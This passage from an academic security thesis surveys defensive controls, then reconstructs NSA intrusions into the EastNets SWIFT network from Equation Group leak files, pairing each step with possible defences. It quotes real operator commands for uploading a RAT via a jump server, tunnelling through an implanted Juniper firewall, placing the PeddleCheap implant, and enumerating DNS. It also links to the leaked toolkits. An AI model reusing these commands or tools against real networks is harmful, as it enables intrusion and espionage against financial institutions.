Evans (2014c) continues to explain that memory isolation can also be implemented in software. In the case of the Rust programming language, which guarantees memory isolation between tasks running in the same process, code is added at compile time to check that a memory write is allowed. For application memory isolation, such as that within the Chrome browser, there could be multiple plugins that need to be isolated to prevent access to each other's memory, yet all run in the process of the browser. This is achieved using an implementation of Native Client which performs the same additional checks as the Rust programming language during the transform and load of the plugin.

Maurice *et al.* (2017) demonstrate that compartmentalisation is an obstacle to data exfiltration that can be overcome. They use the shared nature of the lowest level cache to overcome the compartmentalisation enforced by hypervisors and firewalls to communicate between virtual machines on different CPU cores.

To prevent this leakage which breaks isolation, Kiriansky *et al.* (2018) propose introducing protection domains at a hardware level to prevent cache hits across beyond each domain.

OS Containers

Reshetova *et al.* (2014) explain that OS level virtualisation consists of multiple, separate user spaces commonly referred to as containers run on a shared OS kernel. By sharing the kernel and underlying interfaces of the OS less processor, memory and networking overhead is incurred compared to hypervisor virtualisation. The authors reviewed the security of seven OS containers, FreeBSD Jails, Linux-Vserver, Solaris Zones, OpenVZ, LxC and Cells/Cellrox and evaluated them on their separation of process, file-system, device, Inter Process Communication (IPC) and network isolation as well as their ability to limit resources. The authors focused their findings on Linux and found that while network isolation was achieved, there were still open problems with resource limiting, separation of processes, and isolation of file-systems, devices and IPC.

Efforts to increase security in Linux containers continue with patches being submitted to restrict guest's access to its own memory. This constrains attackers that have root access

on the guest from being able to manipulate kernel data such as the interrupt descriptor or hooking syscalls[2].

Network Segmentation

The problem of insecure systems being connected to the Internet is highlighted by the fact that software that controls fuel station pumps contained zero-days exploits. By reverse engineering the firmware, it was found to contain default login credentials. This allowed attackers to change the fuel price and shut down the pumps amongst other actions[3].

These pumps were connected to the Internet and were found using Shodan[4]. If the pumps had not been connected to the Internet, then the zero-day would not have been exploitable. This could have been achieved through network segmentation and/or the use of a firewall to only allow traffic from head office to modify the configuration of the pump control software.

Privilege Separation

One method of mitigating against privilege escalation is to separate applications into privileged and unprivileged components as described by Provos *et al.* (2003). This has the effect of reducing the amount of code that runs with higher privileges, which in turn reduces the likelihood that bugs will be found in a section of code with the elevated privileges. The authors implemented privileged separation in OpenSSH and performed an analysis of past bugs which showed that bugs occurring in the unprivileged code would have been prevented from gaining super-user privileges that the privileged code runs with.

Android Security Frameworks

More recently, Bugiel *et al.* (2012) described the existing security mechanisms in Android version 2 as well as other previously proposed security extensions. They also introduced their own security framework which defends against both confused deputy and collusion attacks where malicious applications cooperate by combining their privileges to breach their initial limits. The authors state that their framework is based on prior OS security research on concepts, e.g., stack inspection and Chinese-walls.

[2] `https://lkml.org/lkml/2018/12/7/345`
[3] `https://securelist.com/expensive-gas/83542/`
[4] `https://www.shodan.io`

The Android security philosophy is described by Backes *et al.* (2014) as sandboxing each app and running it with unique user IDs with private data directories on the file-system. To support the least privilege principle, each app is granted permissions or privileges by the user when it is installed. These privileges are enforced at either the kernel, when the app makes system calls, e.g., file-open, or via the Android API.

6.2.2 Encryption

Encryption can be put to multiple purposes, including ensuring confidentiality and integrity. These properties can prevent certain classes of attacks; for example, by ensuring confidentiality and integrity of the communication a secure shell or HTTPS session cannot be intercepted in transit and a MITM attack is prevented.

End-to-end encryption is particularly effective and is recommended by CIA (2015). This bodes well for end-to-end encrypted chat software as only the end devices can decrypt the message. This forces the attackers to go after the devices themselves to obtain the data while it is not encrypted, such as when stored on an unencrypted phone or in the case of WhatsApp, backups to Google drive (WhatsApp Inc., 2018).

Encryption is also useful to prevent loss of confidentiality for data at rest, which includes encrypting backups, files, volumes and whole disks. This increases the difficulty for attackers, since an encrypted hard drive forces attackers to gain physical access to the machine and modify it to be able to record the key when it is next entered by the user (Tereshkin, 2010).

Well implemented and properly used encryption makes attackers have to work harder to gain unauthorised access to information. They have to resort to compromising the end devices or obtaining the data from another source, e.g., an unencrypted backup, rather than intercepting the encrypted message in transit.

6.2.3 White-listing the Good

In contrast to black-listing which specifies types of activity that are not allowed, white-listing is the process whereby known good activity is explicitly allowed. This is often coupled with a default or implicit deny all rule which prevents any activity other than that which is white-listed.

Networking

In the networking domain frequent use is made of white-listing. This is performed by firewalls which maintain access control lists of permitted destination and source IPs. These rules are further refined by port numbers, network traffic type, and so on.

Furthermore, networks can be segmented and access to these segments can be controlled based on the groups or lists to which the requesters belong (Cisco, 2016).

Files

File-system access control lists are available to OSes such as Windows, Unix and Linux to control who has what access to various files. However, attackers are able to leverage existing application or user access to create files.

Employing tools such as `Tripwire`, which inventory the file-system and monitor for changes to these files so that they no longer match the checksums in its database, is a powerful way to deny attackers the freedom to create files for their own purpose.

Applications

Application whitelisting is effective in preventing malware to be installed or executed on systems (Gates *et al.*, 2012). Cooprider (2016) writes that OS vendors for Windows via Applocker, Linux via SELinux, Android also via SELinux and Apple devices via AppStore all use white-listing to enhance security. Once this control is in place on endpoints it needs to be maintained and monitored either via a commercial solution of a combination of open source integrations, logging systems, automation tools and visualization platforms.

Being able to exercise application control, in other words, white-listing applications, allows defenders to control their computing environment to a large degree. This limits the options available to attackers forcing them to only use functionality provided by OS components and applications that are already installed.

System Calls

OpenBSD has a number of mitigation systems built into it. Chirgwin (2017) writes that one such system is Pledge (formerly Tame) which allows programs to specify to the kernel what system call operations they require. The kernel can then kill such programs if they attempt to make use of unspecified system calls. Other OSes have their own mechanisms

to restrict system calls for applications. For example Linux has `seccomp` which limits the syscalls that a process can use (Kim and Zeldovich, 2013). This is helpful for mitigating against attackers gaining control of an application as they are then limited in what system calls they can use.

Processes

RATs such as `noserver` are uploaded, started on a system and then remain running. Baselining system processes and then configuring a tool similar to `Tripwire` but that would ensure only white-listed processes are running would make it much harder for attackers by forcing them to inject code into already running processes.

6.3 Detecting the Undetectable

Attackers will attempt to hide their actions, e.g., hiding their malware in slack space or with files and encrypting or disguising their network traffic to appear innocuous. This section suggests some methods to detect attackers if they succeed in penetration, network traversal or exfiltration.

6.3.1 Intrusion Detection System

A host based intrusion detection system provides real-time monitoring of computer activity that can be used to detect (attempted) unauthorized access (Rowland, 2002). Network intrusion detection systems examine network protocols, ports, and IP addresses, amongst others, by matching signatures of known attacks or detecting anomalies (Garcia-Teodoro *et al.*, 2009).

As networks are external to the systems that they connect, e.g., clients and servers, they can see traffic being sent and received that the compromised systems might not be able to see. Attackers are aware of this potential and the CIA (2015) cautions its developers against custom or broken implementation of protocols as these are easily detected by an IDS.

Even if the traffic is undecipherable due to being encrypted, it is still possible to determine the IP address of the command and control server (Jacob *et al.*, 2011). Examining such meta-data via IDS/IPS can provide useful information for defenders to identify otherwise hidden communication by attackers.

6.3.2 Intrusion Prevention System

An IPS differs from an IDS in that it takes action to prevent intrusion rather than merely detecting it (Jackson, 2008). The efforts of attackers to compensate for IDS and IPS by testing whether these detect their attacks indicate the challenges posed by these tools to attackers. Introducing custom rule-sets and signatures allows for defenders to have defences that attackers have not been able to defeat.

6.3.3 Logging to Remote System

Attackers need to be careful of targeting systems that have remote logging enabled[5] unless they already control the remote log destination system[6]. This implies that remote logging is a powerful deterrent and that remote syslog destination servers are high value targets that themselves need to be secured and protected.

6.3.4 Monitor for Changes in Open Ports

In order to defeat time-based opening of ports for RATs, the list of open ports on a system can be base-lined and then monitored for changes in order to raise alarms. This can be incorporated into an IDS system such as Wazuh[7].

6.3.5 Database Auditing

Five components of database auditing are listed by Barnes and Director (2011) as access and authentication, database user actions, administrator actions, monitoring for attempts to exploit known vulnerabilities and threats, and changes to the database configuration baseline.

Database auditing is a barrier to attackers that they seek to disable[8] and if it cannot be disabled then it can stop the attackers from proceeding.

[5] https://github.com/adamcaudill/EquationGroupLeak/blob/master/Firewall/SCRIPTS/TURBO_install-new.txt

[6] https://github.com/adamcaudill/EquationGroupLeak/blob/master/Firewall/SCRIPTS/sampleman_commands.txt

[7] https://wazuh.com/

[8] https://github.com/misterch0c/shadowbroker/blob/master/windows/Resources/Ops/PyScripts/database/oracle.py

6.3.6 Honeypots

A honeypot is a system that gathers information about attacks when attackers interact with it. Spitzner (2003) suggests using such systems, honeynets, i.e., networks of honeypots, and honeytokens like database records, access credentials and office documents, to detect the insider threat.

Due to their flexibility, honeytokens can be employed in a multitude of ways. By including these and/or honeypots and/or honeynets inside the network, external attackers who have penetrated the perimeter security may be discovered when they access the aforementioned.

6.4 Preventing Circumvention of Defences

Given that attackers will seek to circumvent defences, this section highlights two considerations that can be employed to prevent this.

6.4.1 Avoiding Side Channel Attacks

Avoiding side channel attacks requires careful design that prevents the transmission of information as energy that can be detected, e.g., a Hardware Security Module, or the storage of data, as in a cache, that cannot be accessed or deduced by a separate process to forestall attacks like Spectre from becoming possible.

6.4.2 Externalising Defences

The limitations of `SeaPea` (see Subsection 4.3.1) demonstrate an example of externalised defences being able to detect a rootkit. The rootkit needs to be active to hide its activities and those of its client applications. This indicates that unless attackers practice good OpSec they can be discovered.

Attackers will readily cover their tracks by disabling defences or deleting the information that they produce once they have compromised the system; for example, those created by database auditing and core files.

The technique of removing the defence out of the domain that it is protecting can prevent the attacker from doing this. A typical example of this is remote syslog. A virtualised system whose file-system is monitored from the host system is less so. This could be employed to monitor production or honeypot systems for penetration.

Malware writers already attempt to detect if they are in a virtualised environment to frustrate RE. However modern computing is turning to virtualisation and containerisation so this is largely a moot point.

6.5 Tempest

This section presents various countermeasures that can be used to mitigate the problem of information leakage by electromagnetic emanations either in conjunction with or instead of implementing red/black zones[9].

6.5.1 Soft Fonts to Prevent Eavesdropping

A software defence against having electromagnetic radiation from video display units is provided by Kuhn and Anderson (1998). The method entails using a Fourier transform to filter (i.e. remove) the top 30% of the horizontal frequency spectrum. The authors state that this causes the eavesdropping device to fail to display the text that it could prior to the filter being applied.

6.5.2 Countermeasures for USB Connector Radio Frequency Emissions

Three countermeasures against USB connectors being used as RF transmitters are described by Guri *et al.* (2016). The first is a procedural countermeasure of using zones to keep sensitive computers physically separate from other electronics. The second is software, such as where patterns of reads and writes belonging to a process are monitored by anti-virus or IDS software. Lastly, the authors describe a physical method of including shielding, grounding and limiting the emissions that a USB connector can emit during its design.

6.5.3 Countermeasures for Video Connector Radio Frequency Emissions

After having demonstrated how to recreate a retro-reflector that is the NSA `RageMaster`, GBPPR (2014) shows that RF absorbing foam can attenuate the radar carrier signal

[9] `http://cryptome.org/tempest-2-95.htm`

being used to exfiltrate the information from the bug. Although expensive, this material causes the eavesdropper to need to be closer in order to monitor the weaker signal. The author also proposes using ferrite containing absorbent material. Other types of radiation absorbent material[10] may also be employed to achieve the same effect.

6.6 Interception

Interception involves the attacker listening or reading the communication taking place between the sender and the receiver. Attackers can also place themselves between the receiver / sender pair, and listen to, possibly modify and retransmit the messages to the receiver to effect a MITM attack.

6.6.1 Detecting and Preventing Man in the Middle Attacks

One key factor in detecting MITM attacks is to be able to verify the identity of the device being communicated with, such as a web server, wireless AP or cellular phone base station. The identity of web servers on the Internet is commonly verified by certificates issued by certificate authorities which are trusted by client web browsers. This approach could potentially be reused for base stations and APs.

Detecting IMSI-catchers is possible and numerous applications, including for smartphones, exist to do this. However, Park *et al.* (2017) write that the five applications they tested only monitor for certain patterns of behaviour of IMSI-catchers and that many of these can be circumvented.

If the attacker can control the response to DNS requests, e.g., with Quantum-DNS as described by NSA (n.d.) or by being able to issue certificates for the domain that the target is attempting to visit, then it can render TLS/SSL unable to prevent the attack.

However, as stated by Haagsma (2015) it is possible to detect the quantum insert attack by looking for packets that have the same sequence number but different payloads. The author states that Suricata was able to detect such duplicate packets and patches were made to the Snort IDS which enabled it to do the same. The author however cautions that it is possible to evade this detection method by spoofing a FIN packet after the inserted packet to end the session before the authentic packet arrives.

[10] `https://en.wikipedia.org/wiki/Radiation-absorbent_material`

6.6.2 Encryption

The increased adoption of encryption technologies such as TLS(SSL) and IPsec hampers the ability of attackers to monitor Internet activity and collect meta-data (NSA and GCHQ, 2011). This suggests that increased adoption of encryption will frustrate the efforts of attackers to gain information of their targets during reconnaissance.

One aspect of network communication that leaks information even when encryption is being used for requesting and receiving content is the DNS requests that are sent and answered in plain text (Dickinson, 2018a). There are two IETF RFCs which ensure privacy of DNS requests and prevent eavesdropping. The first is RFC7858, DNS-over-TLS (DOT), which has been published and RFC8094, DNS-over-DTLS, which is described but is not yet a published specification (Dickinson, 2018b).

The use of encryption to safeguard data and meta-data such as DNS from attackers mitigates against MITM and man-on-the-side attacks.

6.7 Location Finding

Location finding entails being able to identify and measure a signal to determine its bearing and distance. Removing chances for the attacker to do so increases the difficulty of determining a victim's location.

6.7.1 Fundamental Weakness of Broadcasting

When a cellular phone broadcasts to find a base station or a WLAN card checks to see if APs that is knows of are present, then these devices are advertising their presence to all and sundry.

One way to prevent the phone having to announce its presence is to reverse the process so that the base station or AP announces its presence to any device in range. At the same time the base station or AP can prove its legitimacy, by for example, key-signing or signed certificates so that end user devices do not connect to impersonated base stations or APs.

For existing network generations that use symmetric cryptography, van den Broek *et al.* (2015) propose using temporary random pseudonym IMSIs (PMSIs), issued by the network operator, in place of the IMSI to identify the end user device to the network. For future generations the authors write that asymmetric cryptography would protect the IMSI.

6.8 Going on the Offensive

In addition to monitoring to detect the attacks, defenders can take further steps to stop attackers and cause them to incur additional costs.

6.8.1 Preventing Communication

Preventing Internet access seems key to blocking the malware's ability to phone home or receive instructions. Careful network segmentation, deployment of proxy servers and monitoring machines for outbound traffic seem useful mechanisms for obstructing such communications. While malware can use proxy servers to communicate and exfiltrate data, such configurations offer an obvious choke point at which to implement network management controls. Attackers can also use encryption, e.g., with `Aeris`, but they still need to communicate with systems on IP addresses and port numbers.

6.8.2 Incident Response

Having established procedures and the capability to respond to an incident and collect evidence allows for the organisation to react quickly and not lose important information regarding the attack.

6.8.3 Obtaining Copies of Memory

NSA (2010) writes that when the attack against the Solaris RPC service does not succeed and thus prevents the attacker from removing the core files, the attack should be rerun with a random payload in place of the original shell-code in an attempt to overwrite the core file created by the OS. However, it is possible to configure core files to include timestamps in their file names[11] resulting in a separate file per occurrence which would make them far harder to overwrite.

Core dumps capture the memory contents of the process being dumped, including stack, heap and shared memory as well as the contents of the processor's registers. Core dump generation by the Solaris OS is typically triggered by signals, either when a process accesses a memory address that is invalid (SIGSEGV) or is not in accordance with CPU

[11] `https://docs.oracle.com/cd/E19850-01/820-0437/cores-on-solaris/index.html`

alignment rules on SPARC processors (SIGBUS), or when a floating-point exception occurs (SIGFPE)[12].

On Linux 2.4[13] there are ten signals plus two synonyms that result in a core dump being generated, namely SIGQUIT, SIGILL, SIGABRT / SIGIOT SIGFPE, SIGSEGV, SIGBUS, SIGSYS / SIGUNUSED SIGTRAP, SIGXCPU and SIGXFSZ. For more information refer to Appendix B.8.

Testing by sending one of the signals to a process, results in that process generating a core dump file. This raises the option of automatically sending SIGTRAP or one of the other signals mentioned above to core dump the memory of a process that is suspected of being compromised.

Core dumps can also be due to software or hardware faults as explained by Wragg (2018). Due to multiple possible causes of core dumps it is necessary to investigate and fix the software and hardware causes of them so as not to lose sight of signs of malicious activity.

6.8.4 Obtaining Copies of Malware

Baecher *et al.* (2006) write that collecting malware using honeypots allows for it to be investigated which provides the ability to defend against it and similar exploits. This can be effected by improving IDS and AV signatures.

When applied to zero-days, this allows defenders to obtain the attacker's zero-day exploits. The malware can be reverse engineered to reveal the exploit. By making this known to the software vendor, patches can be developed which render the zero-day useless.

6.8.5 Deny Information and Alarm

Denying attackers information about a system and alarming on attempts to gather this information, are useful techniques. When accessed by the attacker, honey tokens raise the alarm of malfeasance. Virvilis *et al.* (2014) suggest numerous honey tokens, such as DNS tokens, fake user accounts, honey nets and files. Supplying false information provides the opportunity to mislead the attacker. For example, Avery (2017) discusses the impact of deceptive software security patches on attackers, who seek to determine the exploit by reverse engineering them, finding that defenders are able to enhance security by increasing the attacker's workload and gathering information on their methods.

[12] `http://www.oracle.com/technetwork/server-storage/solaris/manage-core-dump-138834.html`

[13] Linux Man page: man -s 7 signal

6.9 Understanding the Opponent's Techniques

Knowing that your opponent can employ obfuscation techniques should caution defenders in attributing malware to the seemingly obvious source provided by tools such as `Marble Framework`, discussed in Subsection F, or its equivalent.

When attackers seek to not leave a disk footprint, as documented in (CIA, 2015a), turning to dynamic memory analysis is a good option for attempting to analyse malware. This would also point to software based detection methods needing to shift focus from scanning files residing on permanent storage to monitoring the contents of system memory.

Attackers may also seek to wipe the area of memory that held the malware payload (CIA, 2014). Being able to control the state of the machine through the loading and execution of the payload may aid in its analysis. Being able to pause the execution of the malware, by using a debugger for example, could negate this tactic.

With the knowledge that malware may seek to delete itself (CIA, 2015) it is advisable to make use of methods to maintain memory and file-system contents, e.g., by taking snapshots of virtual machines known or suspected to be infected.

If SSL/TLS interception is being performed and the data being sent over this encrypted connection is already encrypted using another method, then an investigation is needed to determine if this is legitimate or nefarious activity. Similarly, looking for and finding unexpected file-based encryption on disk can be a sign that something is amiss.

Lastly, it is possible that the malware authors have made a mistake or that the defender or researcher's environment is different resulting in artefacts being left behind. Thus, it is worth looking for stale network connections or checking files with matching signatures in the hope that otherwise encrypted files have headers or footers that match magic numbers i.e. file signatures.

6.9.1 Finding Vulnerabilities

Using the same method as per CIA (n.d.a), i.e. running `PROCMON` to check if applications are vulnerable to DLL hijacking allows defenders and researchers to find which applications are vulnerable to this class of attack.

Users are advised to scan their information systems for vulnerabilities and fix them. For any device or application with a web interface, a TLS/SSL scanner[14] should be used to check for weak protocols and ciphers, vulnerabilities and configuration.

[14] One such command line TLS/SSL encryption checker is testssl.sh `https://testssl.sh`

6.10 Summary

This chapter suggested tactics that defenders can employ to detect and deter the techniques and approaches used by attackers.

Defenders can use the same approach as attackers in attacking the indefensible, for example, an attacker querying DNS to obtain information which cannot be prevented without losing the utility of DNS. However, the defenders would be attacking the methods and techniques of the attackers that they need to use to succeed. For example, while an attacker who needs to exfiltrate data or communicate between an implanted system and the command and control system can reduce and encrypt the amount of network traffic or even employ stenography in an attempt to avoid detection, the defender can monitor for the traffic destinations or unusual patterns of network activity.

By preventing direct Internet access and configuring the network to go through a proxy server, defenders are able to focus their detection efforts, by using an IDS or IPS on the resultant bottleneck.

Defenders are also capable of placing tripwires or canaries into systems that attackers may target, such as a DNS entry that when queried sets off an alarm, or a user account that when logged into raises an alert. This results in an attacker having to chose to enumerate the network or access the target data and be detected or avoid doing so and fail to be able to move laterally or obtain the desired data.

While skillful attackers may adopt techniques to slowly enumerate a network and thus escape the notice of an IDS or IPS, defenders can take action to cause the attackers to reveal themselves. For example, by configuring a firewall to respond to any attempts to connect to ports that are not open on target IP addresses, the attacker is forced to validate the service on each of the target IP addresses.

The various types of compartmentalisation used in different technology areas, including memory isolation, Android and containers demonstrate the reuse of concepts from one area to another. It also shows the architectural nature of such security concepts.

White-lists are a concept used in different domains, including networking, files, applications, system calls and processes. The enduring nature of this concept and its applicability to different areas indicate that it could be useful for enhancing security in other technology areas.

Prevention is not always possible and determined attackers such as Nation State actors with incredible resources will get in, given enough time. For example the NSA intercepting hardware shipments and implanting into the equipment inspired Swierczynski *et al.* (2017) to interdict a high security USB flash device by manipulating its FPGA.

Mitigation is the next best thing to prevention: making it harder so that eventually it is not worth the effort for the attacker. The flip side to making it harder is that the attackers will find the easiest way in, that is, they will attack the weak points. As such there is no point in having superior physical security but poor technological security or weak human security.

Putting in place processes and standard operating procedures for people to follow, e.g., calling IT security or their superior when someone is trying to get them to do something outside of the norm, gives them an escape route from at least some social engineering attacks. Increasing the chance of being discovered could also dissuade attackers.

One tactic that can be employed is to force attackers to risk their zero-day exploits that are expensive to research and develop. For example, it would be possible to automatically copy core files to a heavily secured remote server in the same way as a remote syslog server to prevent attackers from removing them. The core files could then be analysed to provide insight into the attacker's exploitation methods.

Another tactic is to feed attackers misinformation to direct them toward honeypots where their attacks can be collected and reverse engineered to understand their methods and techniques.

Defenders can modify their information system landscape by making architectural design choices which improve security. The defender can use multiple layers of the same control to achieve defence in depth and can also use different types of controls to achieve breadth in their defence. Combining the two increases the number and the variability of the defences that the attackers must overcome, slowing them down and increasing the chance of detection before they reach their target.

Some of these defenses are examined in the case study in the next chapter.

Chapter 7

Case Study: SWIFT Network Attacks

This chapter presents a series of attacks against the network and information systems of a financial institution by the NSA. The sequence of events that took place was reconstructed by reviewing a total of 70 files. To aid understanding an overview with a timeline of the SWIFT network penetrations was created and is presented first.

After the overview, each of the six penetrations are presented in turn and some suggested defences from Chapter 6, that would have helped to detect, prevent, halt or otherwise mitigate the attack, are considered.

7.1 Overview of SWIFT Network Penetrations

One of the revelations from the Equation Group leaks was the hack of the SWIFT network in the Middle East and Belgium (NSA, 2013c). Examining these files provides insight into not only the technical means used to gain access, but also the procedures used to gain a foothold and control of the network.

DSquery was run multiple times to extract information from the domain. Pecoraro (2013) provides the results of such queries for the Belgium, Dubai and Egypt networks as well as the Exchange mail servers and end user computers. There are 32 configuration files for network devices including VPN (ASA, PIX, Router), firewall and network switches.

DSquery is a core part of how a Microsoft AD network works. This allows attackers to survey the network using built in functionality. Monitoring for suspicious DSqueries, e.g., a query for all computers, could allow for the alarm to be raised.

As further evidence of the extent of the network compromise there are numerous files which detail the network design and configuration of the various networks components of the targeted organisation, e.g., Dubai, Pakistan, Bahrain and Jordan, and how these connect to each other via VPNs. This was broken down into datacenter, firewall and

internal networks. Special attention was paid to the configuration of the Cisco ASA, Juniper SSG and Nortel Contivity devices which provide network security services such as VPN and firewall.

The author includes a list of 34 computers onto which implants had been loaded and another list of 11 computers that had beacons installed on them. All the computers were running Windows OSes.

Indications that the SWIFT organisations were being targeted to gain financial information are supported by a document[1] listing all the SWIFT Alliance Access (SAA) servers that allow for the creation, monitoring and routing of FIN[2] messages. This is confirmed by two documents from Pecoraro (2013) listing the same SAA servers with their respective bank names with a status of implanted and collecting.

One of the network diagrams[3] detailed how "Fin traffic" was to be exfiltrated from the compromised network using a system in the management network and out through the firewalls compromised with `BananaGlee` and VPN network devices compromised with `BarGlee`. Pecoraro (2013) adds that the VPN devices were planned to be implanted with `ZestyLeak`.

The systems on the network were surveyed and the following categories of information were collected (Pecoraro, 2013): IP addresses and host names together with MAC addresses and descriptions to identify the systems. Additional information included OS, installed software, notes and whether masquerade was true. Security centric information included if PSP software was installed, what implant was installed and what trigger was available together with vulnerabilities, keys and credentials.

The attackers performed two DNS Zone transfers one week apart, providing a list of hundreds of systems:

```
run -command "c:\windows\system32\dnscmd.exe 127.0.0.1 /enumrecords eastnets.com @"
↪  -redirect
```

Disabling and/or monitoring DNS zone transfers would prevent the attack or notify defenders of it.

[1] https://github.com/adamcaudill/EquationGroupLeak/blob/master/swift/list_of_saa_servers_8May2013.xlsx

[2] https://www.swift.com/our-solutions/global-financial-messaging/fin

[3] https://github.com/nixawk/Equation_Group_Hacking_Tools/blob/master/swift/JF_M%20FIN%20Exfil.vsd



Figure 7.1: Timeline of SWIFT EastNet intrusions

Pre-written SQL queries were used to extract data from the SAA databases. These are examined in detail in Section E.1.

There are five text files containing terminal session logs with each documenting a session of cracking as part of the Jeepflea Market project. These attacks took place over more than a year as per Figure 7.1.

Analysing these files revealed that the attacks were performed via third party systems all over the world. Typically, these Unix servers are unrelated to the target which was running Windows. A network tunnel was set up between this third party jump server and the target system. This would serve to disguise the true source of the attack. The attacks appeared to be automated / scripted as they follow the same pattern each time. Free text comments reveal that these prepared techniques do not always work but the operators are not able to deviate from them.

7.2 First Penetration

The first penetration began on 2012-07-02 at 19:10:51 UTC when the attacker used the *ourtn* Perl script to connect to a jump server in Kazakstan, ns.itte.kz (212.19.128.4), upload the *noserver* RAT and execute it with a random port while using *tipoff* to transmit the UDP trigger to *DewDrop*. For details of the command options see Listing C.1.

```
ourtn -Y5eU /current/up/noserver-x86sol2.8 -wBIN 163.22.20.4
```

Then the attacker used the *tunnel* utility to connect to the target Firewall / VPN device, ensbdvpn1.festivalcity.net.ae (80.227.254.202) before creating network tunnels on the Juniper SSG500 Firewall / VPN device with Bliar:

```
./BLIAR-2110 --lp 127.0.0.1 --implant 127.0.0.1 --idkey
↪  /current/bin/FW/OPS/jeepflea_market_80.227.254.202.ssg500.6.2.0r6.0.1341250568.key
↪  --sport 21385 --dport 12742
Firewall to Target Packet              Target to Firewall Packet
Source IP  :  192.168.206.4__          Source IP  :  192.168.206.110
Dest   IP  :  192.168.206.110          Dest   IP  :  192.168.206.4__
```

Listing 7.1: Bliar command used to compromise Juniper SSG500.

In this case the attacker used a zero-day exploit to compromise the perimeter defence. Multiple firewalls in series with monitoring of the traffic from the first firewall with a destination of (not via) the second firewall combined with external monitoring of the firewall devices could have alerted the defenders to the attack while segmenting the network would have caused the attackers to have to effect additional compromises and slowed them down.

The Bliar command with target specific options was generated using the BG User script[4] for the user to copy and paste into the terminal window:

```
echo "Here is your LP line to paste."

if [ "$USE_BLIAR" = "YES" ]; then
echo "./BLIAR-2110 --lp $_LP1 --implant $_Implant1 --idkey /current/bin/FW/OPS/$_Key1
↪  --sport $_Source1 --dport $_Dest1"
```

Listing 7.2: BG User script creating Bliar command string.

The attacker ran `ScrubHands` v6.006000029 (suite v6.6.0.29 run in /192.168.254.71) command line:

```
/usr/local/bin/scrubhands -t -S 12062912151349 -I 28366 -p JEEPFLEA_MARKET
-n 69.64.44.50,69.64.44.20 69.64.59.133
```

These `ScrubHands` options specify to use the FG ops disk, set the Schedule ID (beginning with YYMMDD), set the five digit UID of the operator, the project name and the comma separated domain name servers followed by the local IP address. For the `ScrubHands` command line options please see Listing C.2.

The tunnels previously set up on the Firewall / VPN device, took the attacker to a Windows server, `ensbdmgmt1.eastnets.com (192.168.206.110)` via the use of `CordialFlimsy` as seen in Listing C.3.

[4] `https://github.com/adamcaudill/EquationGroupLeak/blob/master/Firewall/OPS/userscript.FW`

Monitoring for these triggers as they traverse the network with their unusual (not required) destination network ports or payloads would be a possible method of detecting the attack while in progress.

The attacker also reached another Windows server, `ensbdsl1.eastnets.com (192.168.200.51)` where the `PeddleCheap` implant was deployed and successfully called back:

```
8:14 PM 7/2/2012 - putting egg up on targ
put D:\Logs\jeepflea_market\z0.0.0.1\Payloads\PeddleCheap_2012_07_02_20h00m10s\
PC_Level3_exe.configured -name \\192.168.200.51\C$\windows\syswow64\mshta64.exe
↪  -permanent
scheduler -add 2 C:\windows\syswow64\mshta64.exe -target 192.168.200.51
8:16 PM 7/2/2012 - BOOM!, got the callback
```

This implant involved writing to the file-system, which, if monitored or protected, e.g., via file-system white-listing, would have provided a chance to detect or stop this portion of the attack. This approach is so successful that attackers have been moving to scripted or in memory attacks to circumvent these measures.

An inventory of the software and services running on the server was performed and the security auditing was tampered with according to the note:

```
8:23 PM 7/2/2012 - Security auditing has been dorked.
```

While it would be next to impossible to prevent an attacker from reading the list of installed software and running services without hampering the functioning of the server, monitoring and alarming on any changes to the disk or in memory configuration of auditing and other security measures, e.g., firewalls, would make it harder for attackers. This does tend towards the problem of "who watches the watcher" or "it is turtles all the way down".

The attacker attempted to install the KISU and FLAV implants:

```
9:06 PM 7/2/2012 - trying to install with KISU and FLAV
```

However, the installation continued to fail as documented by the entries:

```
9:20 PM 7/2/2012 - install failed :
* File: D:\DSZOPSDisk\Resources\Pc\Scripts\Install\winnt\_Install.dss |  Line: 354
*    Script terminated while running IF
```

As a result the attacker gave up:

```
9:29 PM 7/2/2012 - cutting my losses, q&d
```

Although the attacker failed to install the implants, if a file-system auditing tool such as `Tripwire` *had been installed, it would have been possible to detect the changes made during the installation attempt and raise the alarm.*

7.3 Second Penetration

The second penetration of the target network took place on 2012-11-07 at 05:15:23 and much like the previous network penetration, the attacker used the *ourtn* utility to connect to a foreign jump server, this time in Japan `sunblade.kouku-dai.ac.jp (202.145.16.4)`.

This demonstrates that blocking IP address ranges by country does not stop a determined attacker. The attacker need only conduct the attack by a machine in another non-blocked country. With the rise of cloud computing providing cheap or even free systems, the attacker need not even create and maintain a collection of pre-compromised systems to serve as a cut-out.

On this occasion `Scrubhands` was used by a different operator using a different local IP and DNS server:

```
/usr/local/bin/scrubhands -t -S 12110110015132 -I 57728 -P JEEPFLEA_MARKET
-n 198.6.1.3 65.218.69.150/224/129
```

The specified DNS server IP address is again a publicly accessible one that, like the local IP of the ISP being used, differs from the previous and subsequent attempts. The attackers were taking steps to prevent detection and attribution. This calls into question the usefulness of blocking based on IP ranges. Traffic content and destination IP addresses and ports of the defender's network may be more useful for detecting unauthorised access than the origin of the network traffic.

To get onto the Windows server, `endxbmail001 (192.168.1.3)`, the attacker triggered `CordialFlimsy` as shown in Listing C.4. This server was running Kaspersky PSP which prevented the installation of ZB as shown in Listing C.8. This demonstrates the value of running PSP software.

If the defenders had been running a honeynetwork and honeypots they would have been in a position to capture the attacker actions to scan and traverse the network and possibly the techniques used to access the computers systems.

The attacker then moved on to the second target:

```
5:54 AM 11/7/2012 Redirect to target 2
monitor packetredirect -listenport 444
imr 127.0.0.1 2143 2143
```

To get onto the second Windows server `store` (10.10.10.180), CordialFlimsy was triggered again by the attacker to reach it as shown in Listing C.5.

Once again this type of lateral movement could have been detected by monitoring for unusual network traffic between systems.

The attacker noted that auditing was still ON, that *conficker* was still on the target before checking that the logs were clean:

```
